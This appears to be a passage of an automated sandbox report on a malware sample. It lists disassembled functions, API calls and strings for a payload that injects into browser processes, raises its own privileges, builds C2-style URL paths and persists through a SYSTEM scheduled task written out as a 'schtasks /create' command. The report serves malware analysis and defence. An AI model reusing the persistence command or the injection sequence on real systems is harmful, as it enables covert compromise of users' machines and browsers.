  - Part of subcall function 00AF5C1A: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00AF5C35
  - Part of subcall function 00AF5C1A: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00AF5C41
  - Part of subcall function 00AF889D: lstrlenA.KERNEL32(?,?), ref: 00AF88C4
  - Part of subcall function 00AF889D: wsprintfA.USER32(00000000,%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,?), ref: 00AF8938
- GetComputerNameA.KERNEL32(?,00000438), ref: 00AF898E
- lstrlenA.KERNEL32(?), ref: 00AF89B0
- lstrlenA.KERNEL32(?), ref: 00AF8A05
- wsprintfA.USER32(-00000214,%s_W%d%d%d.%s,?,?,?,?,?,?), ref: 00AF8A39

Strings

- C, xrefs: 00AF8998
- %s_W%d%d%d.%s, xrefs: 00AF8A33

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF75FE, Relevance: 10.6, APIs: 7, Instructions: 65

APIs

- OpenServiceW.ADVAPI32(00000000,02A8FF98,00000001), ref: 00AF7612
- QueryServiceConfigW.ADVAPI32(00000000,00000000,00000000,02A8FF50), ref: 00AF762F
- GetLastError.KERNEL32 ref: 00AF7635
- VirtualAlloc.KERNEL32(00000000,00000000,00003000,00000004), ref: 00AF764B
- QueryServiceConfigW.ADVAPI32(00000000,00000000,00000000,02A8FF50), ref: 00AF7660
- VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00AF7688
- CloseServiceHandle.ADVAPI32(00000000), ref: 00AF768F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5C55, Relevance: 10.6, APIs: 4, Strings: 2, Instructions: 61

APIs

- GetComputerNameW.KERNEL32(?,?), ref: 00AF5C70
  - Part of subcall function 00AF5C1A: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00AF5C35
  - Part of subcall function 00AF5C1A: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00AF5C41

- wsprintfW.USER32 ref: 00AF5CD7
- lstrlenW.KERNEL32(?), ref: 00AF5CE9
  - Part of subcall function 00AF51DF: CryptAcquireContextW.ADVAPI32(?,00000000,00000000,00000018,F0000008), ref: 00AF51FB
  - Part of subcall function 00AF51DF: CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,?), ref: 00AF521A
  - Part of subcall function 00AF51DF: VirtualAlloc.KERNEL32(00000000,00000003,00003000,00000004), ref: 00AF5235
  - Part of subcall function 00AF51DF: CryptHashData.ADVAPI32(?,00AF5CFF,00000002,00000000), ref: 00AF5270
  - Part of subcall function 00AF51DF: CryptGetHashParam.ADVAPI32(?,00000004,?,?,00000000), ref: 00AF5293
  - Part of subcall function 00AF51DF: CryptGetHashParam.ADVAPI32(?,00000002,?,00000014,00000000), ref: 00AF52BA
  - Part of subcall function 00AF51DF: VirtualFree.KERNEL32(00AF5CFF,00000000,00008000), ref: 00AF52D0
  - Part of subcall function 00AF51DF: CryptDestroyHash.ADVAPI32(?), ref: 00AF52D9
  - Part of subcall function 00AF51DF: CryptReleaseContext.ADVAPI32(?,00000000), ref: 00AF52E4
- wsprintfW.USER32 ref: 00AF5D13

Strings

- %08x%08x%08x%08x, xrefs: 00AF5D0B
- %s %d %d, xrefs: 00AF5CD3

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6EC4, Relevance: 9.1, APIs: 6, Instructions: 96

APIs

  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- GetLastError.KERNEL32 ref: 00AF6F11
- WriteFile.KERNEL32(?,?,?,0302FFA4,00000000), ref: 00AF6F56
- ReadFile.KERNEL32(?,?,02000000,0302FFB0,00000000), ref: 00AF6F73
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- FlushFileBuffers.KERNEL32(?), ref: 00AF6F91
- DisconnectNamedPipe.KERNEL32(?), ref: 00AF6F99
- CloseHandle.KERNEL32(?), ref: 00AF6FA1

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00806, Relevance: 9.1, APIs: 6, Instructions: 67

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000), ref: 00B00818
- Process32FirstW.KERNEL32(00000000,?), ref: 00B00833
- lstrcmpiW.KERNEL32(?,00000000), ref: 00B00848
- CloseHandle.KERNEL32(000000FF), ref: 00B008D3
  - Part of subcall function 00AFFD91: EnterCriticalSection.KERNEL32(00B066D8,00B001B6,00B00552), ref: 00AFFD97
  - Part of subcall function 00B007AB: OpenProcess.KERNEL32(0000043A,00000000,00B0086F), ref: 00B007C3
- CloseHandle.KERNEL32(00000000), ref: 00B008A1
  - Part of subcall function 00AFFDA1: LeaveCriticalSection.KERNEL32(00B066D8,00B002C5,00B06918,7C802455,?,?,02DDFFAC,00B0058F,00000C9C), ref: 00AFFDA7
- Process32NextW.KERNEL32(00000000,0000022C), ref: 00B008BC

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF45D, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 57

APIs

- lstrlenW.KERNEL32(06BAF94C), ref: 00AFF484
  - Part of subcall function 00AF55E9: CreateFileW.KERNEL32(00000000,40000000,00000000,00000010,00000002,00000000,00000000), ref: 00AF560A
  - Part of subcall function 00AF55E9: WriteFile.KERNEL32(00000000,00000000,06BAFF6C,06BAFF54,00000000), ref: 00AF5624
  - Part of subcall function 00AF55E9: CloseHandle.KERNEL32(00000000), ref: 00AF5639
- DeleteFileW.KERNEL32(06BAFBA0), ref: 00AFF4BD
- Sleep.KERNEL32(00000032), ref: 00AFF4C5
- MoveFileW.KERNEL32(06BAF94C,06BAFBA0), ref: 00AFF4D9
  - Part of subcall function 00AF5B3E: CreateFileW.KERNEL32(00000010,00000000,00000003,00000000,00000003,00000000,00000000), ref: 00AF5B51
  - Part of subcall function 00AF5B3E: GetLastError.KERNEL32 ref: 00AF5B5C

- Part of subcall function 00AF3B3E: CloseHandle.KERNEL32(00000000), ref: 00AF3B3E

Strings

- sexeaname, xrefs: 00AFF467

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7C5D, Relevance: 8.8, APIs: 2, Strings: 3, Instructions: 23

APIs

- wsprintfW.USER32 ref: 00AF7C78
- ShellExecuteW.SHELL32(00000000,open,cmd.exe,06BAF920,00000000,00000000), ref: 00AF7C97

Strings

- cmd.exe, xrefs: 00AF7C8C
- /c "echo N|schtasks /create /tn "%s" /tr "%s" /sc minute /mo 1 /ru "System"", xrefs: 00AF7C72
- open, xrefs: 00AF7C91

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFFF45, Relevance: 7.6, APIs: 5, Instructions: 130

APIs

  - Part of subcall function 00AFFE9C: CreateFileMappingW.KERNEL32(000000FF,00000000,00000040,00000000,00000000,00000000), ref: 00AFFEAC
  - Part of subcall function 00AFFE9C: MapViewOfFile.KERNEL32(00000000,0000000E,00000000,00000000,00000000), ref: 00AFFEBE
  - Part of subcall function 00AFFE9C: UnmapViewOfFile.KERNEL32(02DDFF34), ref: 00AFFEE9
  - Part of subcall function 00AFFE9C: CloseHandle.KERNEL32(02DDFF3C), ref: 00AFFEF1
  - Part of subcall function 00AF4FBF: QueryPerformanceCounter.KERNEL32(00000000), ref: 00AF4FC8
- CreateRemoteThread.KERNEL32(00000000,00000000,00000000,00000000,00000000,00000000,00000000), ref: 00AFFFCF
- RtlCreateUserThread.NTDLL(00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,02DDFF38,02DDFF44), ref: 00AFFFF1
- Sleep.KERNEL32(00000010), ref: 00B00001
  - Part of subcall function 00AFFEFE: lstrcmpA.KERNEL32(00000000,GetProcAddress,00000000,00000000,00B00028), ref: 00AFFF12
- FlushInstructionCache.KERNEL32 ref: 00B00031
- GetTickCount.KERNEL32 ref: 00B00048

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF76DC, Relevance: 7.6, APIs: 5, Instructions: 89

APIs

- OpenSCManagerW.ADVAPI32(00000000,00000000,00000004), ref: 00AF76EF
- VirtualAlloc.KERNEL32(00000000,00040000,00003000,00000004), ref: 00AF7710
- EnumServicesStatusW.ADVAPI32(00AF3EA3,0000000B,00000003,00000000,00040000,00AF7B6A,02A8FF64,00000000), ref: 00AF773B
- VirtualFree.KERNEL32(02A8FF98,00000000,00008000), ref: 00AF77B7
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF75FE: OpenServiceW.ADVAPI32(00000000,02A8FF98,00000001), ref: 00AF7612
  - Part of subcall function 00AF75FE: QueryServiceConfigW.ADVAPI32(00000000,00000000,00000000,02A8FF50), ref: 00AF762F
  - Part of subcall function 00AF75FE: GetLastError.KERNEL32 ref: 00AF7635
  - Part of subcall function 00AF75FE: VirtualAlloc.KERNEL32(00000000,00000000,00003000,00000004), ref: 00AF764B
  - Part of subcall function 00AF75FE: QueryServiceConfigW.ADVAPI32(00000000,00000000,00000000,02A8FF50), ref: 00AF7660
  - Part of subcall function 00AF75FE: VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00AF7688
  - Part of subcall function 00AF75FE: CloseServiceHandle.ADVAPI32(00000000), ref: 00AF768F
  - Part of subcall function 00AF769D: GetWindowsDirectoryW.KERNEL32(02A8FF90,00000104,02A8FF68,00AF7798,02A8FD48,0000000
- CloseServiceHandle.ADVAPI32(00AF3EA3), ref: 00AF77C0

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3DA0, Relevance: 7.6, APIs: 4, Strings: 1, Instructions: 81

APIs

  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090,00AF6E68
- lstrlenA.KERNEL32(02610C48,02610688,?,00000000,?,02A8FF80,00AF3EA3,02610688,00AFBDF7,spk,00000000,00000002,02A8FF9C,00AF3F8 00AF3DD3
- lstrlenA.KERNEL32(02610D4C,?,00000000,?,02A8FF80,00AF3EA3,02610688,00AFBDF7,spk,00000000,00000002,02A8FF9C,00AF3F8D,02A8FF 00AF3DDF
- lstrlenA.KERNEL32(02610B48,?,00000000,?,02A8FF80,00AF3EA3,02610688,00AFBDF7,spk,00000000,00000002,02A8FF9C,00AF3F8D,02A8FF9 00AF3DED
- wsprintfA.USER32(00000000,/%s/%s/5/%s/%s/,02610C48,02610B48,02A8FFA0,02610D4C,?,00000000,?,02A8FF80,00AF3EA3,02610688,00AF ref: 00AF3E25
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- /%s/%s/5/%s/%s/, xrefs: 00AF3E1F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B0053D, Relevance: 7.5, APIs: 5, Instructions: 46

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000), ref: 00B0055C
- Process32FirstW.KERNEL32(00000000,02DDFD80), ref: 00B00576
  - Part of subcall function 00B00249: StrStrIW.SHLWAPI(02DDFDA4,chrome.exe), ref: 00B00262
  - Part of subcall function 00B00249: StrStrIW.SHLWAPI(02DDFDA4,firefox.exe), ref: 00B0026E
  - Part of subcall function 00B00249: StrStrIW.SHLWAPI(02DDFDA4,iexplore.exe), ref: 00B0027A
  - Part of subcall function 00B00249: StrStrIW.SHLWAPI(02DDFDA4,microsoftedge), ref: 00B00286
- Process32NextW.KERNEL32(00000000,0000022C), ref: 00B00597
- CloseHandle.KERNEL32(00000000), ref: 00B005A7
- GetTickCount.KERNEL32 ref: 00B005AF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9C0C, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 53

APIs

- GetComputerNameW.KERNEL32(?,00AF9CE6), ref: 00AF9C27
  - Part of subcall function 00AF5101: GetCurrentProcess.KERNEL32 ref: 00AF5107
- lstrlenW.KERNEL32(?), ref: 00AF9C8C
- wsprintfW.USER32 ref: 00AF9CB8

Strings

- %08x%08x%08x%08x, xrefs: 00AF9CB0

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF97C, Relevance: 6.2, APIs: 4, Instructions: 201

APIs

- WSAStartup.WS2_32(00000202,?), ref: 00AFF995
  - Part of subcall function 00AF6DFD: InterlockedIncrement.KERNEL32(00B06B98,00AFF9AB), ref: 00AF6E0B
  - Part of subcall function 00AF6DFD: HeapCreate.KERNEL32(00040000,00400000,00000000), ref: 00AF6E21
  - Part of subcall function 00AF5D61: OpenMutexW.KERNEL32(00100000,00000000,?), ref: 00AF5D85

- Part of subcall function 00AF6E9F: InterlockedDecrement.KERNEL32(00B06B98,02610688), ref: 00AF6EA4
- Part of subcall function 00AF6E9F: HeapDestroy.KERNEL32(02610000), ref: 00AF6EBD
- Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- Part of subcall function 00AF3138: InitializeCriticalSection.KERNEL32(00000410), ref: 00AF3159
- Part of subcall function 00AF3138: InitializeCriticalSection.KERNEL32(00000428), ref: 00AF3162
- Part of subcall function 00AF3138: InitializeCriticalSection.KERNEL32(00000440), ref: 00AF316B
- Part of subcall function 00AF3138: InitializeCriticalSection.KERNEL32(00000458), ref: 00AF3174
- Part of subcall function 00AF96AC: DeleteCriticalSection.KERNEL32(02A0B368,02A0AF48,00AFFC6F,?,?,00AFD2AC), ref: 00AF96C9
- Part of subcall function 00AF3183: DeleteCriticalSection.KERNEL32(0298A4D0,0298A090,00AFFC57,?,?,00AFD2AC), ref: 00AF31AC
- Part of subcall function 00AF3183: DeleteCriticalSection.KERNEL32(0298A4A0,?,?,00AFD2AC), ref: 00AF31B5
- Part of subcall function 00AF3183: DeleteCriticalSection.KERNEL32(0298A4B8,?,?,00AFD2AC), ref: 00AF31BE
- Part of subcall function 00AF3183: DeleteCriticalSection.KERNEL32(0298A4E8,?,?,00AFD2AC), ref: 00AF31C7
- Part of subcall function 00B00358: InitializeCriticalSection.KERNEL32(00B06B58), ref: 00B00367
- Part of subcall function 00B00358: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B004E2
- Part of subcall function 00B00358: GetProcAddress.KERNEL32(00000000), ref: 00B004EB
- Part of subcall function 00B00358: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B004FC
- Part of subcall function 00B00358: GetProcAddress.KERNEL32(00000000), ref: 00B004FF
- Part of subcall function 00B00358: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00B00510
- Part of subcall function 00B00358: GetProcAddress.KERNEL32(00000000), ref: 00B00513
- Part of subcall function 00B00358: GetCurrentProcessId.KERNEL32 ref: 00B0051A
- Part of subcall function 00B00358: DeleteCriticalSection.KERNEL32(00B06B58,?,00AFFBB6,00B06890), ref: 00B0052E

- InitializeCriticalSection.KERNEL32(00B068F8), ref: 00AFFB3B
  - Part of subcall function 00AF5117: GetCurrentProcess.KERNEL32 ref: 00AF5126
  - Part of subcall function 00AF5117: OpenProcessToken.ADVAPI32(00000000), ref: 00AF512D
  - Part of subcall function 00AF5117: LookupPrivilegeValueW.ADVAPI32(00000000,SeDebugPrivilege,?), ref: 00AF5148
  - Part of subcall function 00AF5117: AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 00AF5
  - Part of subcall function 00AF5117: CloseHandle.KERNEL32(?), ref: 00AF5170
- CreateThread.KERNEL32(00000000,00000000,00AFF648,00B064D0), ref: 00AFFBEA
- TerminateThread.KERNEL32(00000000), ref: 00AFFC10
  - Part of subcall function 00B005C9: DeleteCriticalSection.KERNEL32(00B06B58,00AFFC46,?,?,00AFD2AC), ref: 00B005CE
  - Part of subcall function 00AFF8E4: CreateMutexW.KERNEL32(00B06880,00000001,?), ref: 00AFF906
  - Part of subcall function 00AF92FF: InitializeCriticalSection.KERNEL32(00000420), ref: 00AF9345

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9EB1, Relevance: 6.1, APIs: 4, Instructions: 78

APIs

- CreateFileW.KERNEL32(?,80000000,00000000,00000000,00000003,00000000,00000000), ref: 00AF9ECA
- GetFileSize.KERNEL32(00000000,00000000), ref: 00AF9EDE
- CloseHandle.KERNEL32(?), ref: 00AF9F5F
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- ReadFile.KERNEL32(?,00000000,00000000,?,00000000), ref: 00AF9F0B
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF948A, Relevance: 6.1, APIs: 1, Strings: 3, Instructions: 69

APIs

  - Part of subcall function 00AF96DB: EnterCriticalSection.KERNEL32(-00000420,00AF9371,00000000,?,00000000,?,00000438,00000000)
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- lstrlenA.KERNEL32(***EMPTY***,?,00000000,00000014), ref: 00AF94F7
  - Part of subcall function 00AF96EB: LeaveCriticalSection.KERNEL32(?,00AF975A,?,?), ref: 00AF96F1

Strings

- httprdc, xrefs: 00AF94C4
- ***EMPTY***, xrefs: 00AF94F1, 00AF94F6, 00AF94FD
- Actx , xrefs: 00AF94A5, 00AF94AA, 00AF94BF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9542, Relevance: 6.1, APIs: 1, Strings: 3, Instructions: 69

APIs

- Part of subcall function 00AF96DB: EnterCriticalSection.KERNEL32(-00000420,00AF9371,00000000,?,00000000,?,00000438,00000000)
- Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

- lstrlenA.KERNEL32(***EMPTY***,?,00000000,00000014), ref: 00AF95AF
  - Part of subcall function 00AF96EB: LeaveCriticalSection.KERNEL32(?,00AF975A,?,?), ref: 00AF96F1

Strings

- respparser, xrefs: 00AF957C
- ***EMPTY***, xrefs: 00AF95A9, 00AF95AE, 00AF95B5
- Actx , xrefs: 00AF955D, 00AF9562, 00AF9577

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5645, Relevance: 6.1, APIs: 4, Instructions: 60

APIs

- CreateFileW.KERNEL32(00000000,80000000,00000003,00000000,00000003,00000000,00000000), ref: 00AF565C
- GetFileSize.KERNEL32(00000000,00000000), ref: 00AF5673
- CloseHandle.KERNEL32(00000000), ref: 00AF56C0
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- ReadFile.KERNEL32(00000000,00000000,00000000,00000000,00000000), ref: 00AF5699
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5085, Relevance: 6.1, APIs: 4, Instructions: 57

APIs

- OpenProcessToken.ADVAPI32(00AF9C50,00000008,00AF9C50), ref: 00AF5096
- GetTokenInformation.ADVAPI32(00AF9C50,00000001,00000000,00000000,?), ref: 00AF50B5
- GetLastError.KERNEL32(?,?,?,00AF5113,00000000,?,00AF9C50,?), ref: 00AF50B7
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- GetTokenInformation.ADVAPI32(00AF9C50,00000001,00000000,?,?), ref: 00AF50DF
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF5012: LookupAccountSidW.ADVAPI32(00000000,00AF9C50,00000000,00AF9C50,00000000,?,?), ref: 00A
  - Part of subcall function 00AF5012: GetLastError.KERNEL32 ref: 00AF5045
  - Part of subcall function 00AF5012: LookupAccountSidW.ADVAPI32(00000000,00000200,?,00000200,00000000,?,?), ref: 00AF5073

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFFE9C, Relevance: 6.0, APIs: 4, Instructions: 42

APIs

- CreateFileMappingW.KERNEL32(000000FF,00000000,00000040,00000000,00000000,00000000), ref: 00AFFEAC
- MapViewOfFile.KERNEL32(00000000,0000000E,00000000,00000000,00000000), ref: 00AFFEBE
- CloseHandle.KERNEL32(02DDFF3C), ref: 00AFFEF1
  - Part of subcall function 00AFFDE7: NtMapViewOfSection.NTDLL(00000000,00000000,00000001,00000000), ref: 00AFFE14
- UnmapViewOfFile.KERNEL32(02DDFF34), ref: 00AFFEE9

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5A00, Relevance: 6.0, APIs: 4, Instructions: 31

APIs

- GetCurrentProcess.KERNEL32 ref: 00AF5A14
- OpenProcessToken.ADVAPI32(00000000), ref: 00AF5A1B
- GetTokenInformation.ADVAPI32(00000000,00000012,06BAFF50,00000004,06BAFF4C), ref: 00AF5A34
- CloseHandle.KERNEL32(00000000), ref: 00AF5A44

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC2C7, Relevance: 4.6, APIs: 3, Instructions: 84

APIs

- lstrlenW.KERNEL32(00000000), ref: 00AFC2D5
- StrToIntW.SHLWAPI(02A8FE92), ref: 00AFC306
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF56CC: lstrlenW.KERNEL32(000000FF), ref: 00AF56DA
  - Part of subcall function 00AF56CC: WideCharToMultiByte.KERNEL32(00000000,00000000,000000FF,00000000,00000D96,00000001,00 ref: 00AF5711
  - Part of subcall function 00AF56CC: inet_addr.WS2_32(00000D96), ref: 00AF571E
- htons.WS2_32(00000D96), ref: 00AFC37A
  - Part of subcall function 00AF5738: GetAddrInfoW.WS2_32 ref: 00AF5766
  - Part of subcall function 00AF5738: FreeAddrInfoW.WS2_32(00000008), ref: 00AF577F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFA066, Relevance: 4.6, APIs: 3, Instructions: 73

APIs

  - Part of subcall function 00AF9F6E: lstrlenA.KERNEL32(?,00000000,00000000,?,?,?,?,?,?,00AFA08A,00000000,-00000006,00000000,00AF ref: 00AF9FA1
  - Part of subcall function 00AF9F6E: lstrlenA.KERNEL32(?,00000000,00000000,?,?,?,?,?,?,00AFA08A,00000000,-00000006,00000000,00AF ref: 00AF9FEF
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- CreateFileW.KERNEL32(00000000,40000000,00000000,00000000,00000002,00000000,00000000), ref: 00AFA0CC
- WriteFile.KERNEL32(00000000,?,00000000,?,00000000), ref: 00AFA0E6
- CloseHandle.KERNEL32(00000000), ref: 00AFA0FD
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5012, Relevance: 4.6, APIs: 3, Instructions: 53

APIs

- LookupAccountSidW.ADVAPI32(00000000,00AF9C50,00000000,00AF9C50,00000000,?,?), ref: 00AF503A
- GetLastError.KERNEL32 ref: 00AF5045
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- LookupAccountSidW.ADVAPI32(00000000,00000200,?,00000200,00000000,?,?), ref: 00AF5073
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC119, Relevance: 4.5, APIs: 3, Instructions: 47

APIs

- htons.WS2_32(?), ref: 00AFC12B
  - Part of subcall function 00AFBE1D: socket.WS2_32(00000002,00000002,00000000), ref: 00AFBE2C
  - Part of subcall function 00AFBE1D: bind.WS2_32(00000000,02A8FE7C,00000010), ref: 00AFBE61
  - Part of subcall function 00AFBE1D: WSAGetLastError.WS2_32 ref: 00AFBE6C
  - Part of subcall function 00AFBE1D: closesocket.WS2_32(00000000), ref: 00AFBE75
  - Part of subcall function 00AFBE1D: WSASetLastError.WS2_32(00000000), ref: 00AFBE7C
- htons.WS2_32(?), ref: 00AFC14C
